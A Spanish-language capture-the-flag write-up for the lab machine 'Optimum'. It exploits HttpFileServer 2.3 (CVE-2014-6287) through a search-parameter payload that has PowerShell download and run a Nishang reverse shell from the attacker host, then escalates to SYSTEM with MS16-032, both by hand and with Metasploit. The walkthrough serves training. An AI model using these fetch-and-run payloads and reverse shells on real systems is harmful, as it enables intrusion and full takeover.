Optimum

WriteUp

Creado por: Adrián Martínez Ruiz

Dificultad: fácil

13/06/2024

Sinopsis

Optimum es una máquina enfocada en la enumeración de servicios con exploits conocidos. Se destacan dos exploits accesibles a través de módulos en Metasploit, simplificando su explotación. Además, se empleó Sherlock.ps1 para detectar y aprovechar una vulnerabilidad que permite la escalada de privilegios.

Conocimientos Necesarios

- Familiaridad con el entorno Windows
- Capacidad para enumerar puertos y servicios

Conocimientos Adquiridos


- Identificación de servicios vulnerables.
- Uso de exploits conocidos.
- Técnicas de escalada de privilegios en Windows.

Enumeración

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -Pn -p- --min-rate 2000 -sC -sV 10.10.10.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 16:02 EDT
Nmap scan report for 10.10.10.8
Host is up (0.049s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap ha identificado un único servicio abierto: HttpFileServer versión 2.3. Esta versión específica es conocida por su vulnerabilidad de ejecución remota de comandos (CVE-2014-6287).


Reconocimiento





```
GET /?search=1234 HTTP/1.1
Host: 10.10.10.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.10.8/?search=1234
Cookie: HFS_SID=0.473979268455878
Upgrade-Insecure-Requests: 1
```

En la página web, se encontró un buscador que utiliza los términos de búsqueda como parámetros en la URL.

Explotación Manual





Mediante una solicitud HTTP modificada en el parámetro de búsqueda, se confirmó la existencia de la vulnerabilidad al observar la recepción de paquetes en respuesta a la ejecución del comando especificado.

```
┌──(kali㉿kali)-[~/Desktop/Shells/nishang/Shells]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
GET /?search=
{.exec|c%3a\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe+IEX(New-Object+Net.WebClient).downloadSt
ring('http%3a//10.10.14.16%3a8000/Invoke-PowerShellTcp.ps1').}  HTTP/1.1
Host: 10.10.10.8
```

```
10.10.10.8 - - [13/Jun/2024 09:03:09] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.10.8 - - [13/Jun/2024 09:03:09] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.10.8 - - [13/Jun/2024 09:03:09] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.10.8 - - [13/Jun/2024 09:03:09] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~/Desktop/Shells/nishang/Shells]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.8] 49270
Windows PowerShell running as user kostas on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\kostas\Desktop>
```

Estas imágenes muestran el uso de una shell proporcionada por Nishang para acceder a un sistema remoto.

Primero, se configura y levanta un servidor que aloja la shell. Luego, se utiliza un comando específico URL-encodeado para enviar una solicitud al servidor. El servidor procesa la solicitud y entrega la shell, permitiendo el acceso remoto al sistema objetivo.

Escalada de Privilegios & Sherlock

```
PS C:\Users\kostas\Desktop> IEX(New-Object Net.Webclient).downloadString('http://10.10.14.16:8000/Sherlock.ps1')
```

```
Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS1
             6-034?
VulnStatus : Appears Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/S
             ample-Exploits/MS16-135
VulnStatus : Appears Vulnerable
```

Se ejecutó un comando en PowerShell para descargar y ejecutar Sherlock.ps1 desde un servidor local. Este script es útil para identificar vulnerabilidades de escalada de privilegios en sistemas Windows.

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.16:8000/Invoke-MS16032.ps1')
        __ __ ___ ___   ___     ___ ___ ___
    ,  V  ,  _|_  | ,  _|___,  |_  |_  |
    |     |_  |_| |_| . |___| | |_  |  _|
    |_|_|_|___|_____|___,   |___|___|___|

                   [by b33f -> @FuzzySec]

[!] Holy handle leak Batman, we have a SYSTEM shell!!

PS C:\Users\kostas\Desktop>
```

Se utilizó la vulnerabilidad MS16-032 para obtener una shell con privilegios elevados en el sistema.

```
└─$ nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.8]
Windows PowerShell running as user OPTIMUM$ on OPTIMU
Copyright (C) 2015 Microsoft Corporation. All rights

PS C:\Users\kostas\Desktop>whoami
nt authority\system
```

Explotación Automatizada (metasploit)

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Using URL: http://10.10.14.16:8080/Oqz0HjbRZLjIMXI
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /Oqz0HjbRZLjIMXI
[*] Sending stage (176198 bytes) to 10.10.10.8
[!] Tried to delete %TEMP%\njaYEFFcNcH.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.14.16:4444 → 10.10.10.
[*] Sending stage (176198 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.14.16:4444 → 10.10.10.
[*] Server stopped.

meterpreter > getuid
Server username: OPTIMUM\kostas
```

Se detectó que HttpFileServer versión 2.3 tiene una vulnerabilidad de ejecución remota de comandos (CVE-2014-6287). Esta vulnerabilidad está bien documentada y explotable mediante Metasploit.

Escalada de Privilegios & Sherlock

```
meterpreter > load powershell
Loading extension powershell ... Success.
```

Se cargó el módulo de PowerShell en Meterpreter para utilizar Sherlock y buscar posibles vulnerabilidades para la escalada de privilegios.

```
meterpreter > powershell_import '/root/Desktop/Sherlock/Sherlock.ps1'
[+] File successfully imported. No result was returned.
```

```
meterpreter > powershell_execute "find-allvulns"
[+] Command execution completed:
```

```
Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/ma
VulnStatus : Appears Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/
VulnStatus : Appears Vulnerable
```

Se encuentran posibles vulnerabilidades para escalar privilegios.

```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.14.16:4441
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\sWtemQyvqDzuK.ps1 ...
[*] Compressing script contents ...
[+] Compressed size: 3755
[*] Executing exploit script ...
          __ __ ___ ___   ___     ___ ___ ___
         |  V  |  _|_  | |  _|___|   |_  |_  |
         |     |_  |_| |_| . |___| | |_  |  _|
         |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2304
```

Se utiliza la vulnerabilidad "MS16-032" para elevar privilegios en el sistema.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Referencias

- ***Lógica HFS***
  https://www.rejetto.com/wiki/index.php/HFS:_scripting_commands

- ***Shells***
  https://github.com/samratashok/nishang/tree/master/Shells

- **Sherlock**
  https://medium.com/@aysegul.arpacik/sherlock-ile-windows-privilege-escalation-2d8621b58470
  https://github.com/rasta-mouse/Sherlock/blob/master/Sherlock.ps1

- ***Vulnerabilidad MS16-032***
  https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/Invoke-MS16032.ps1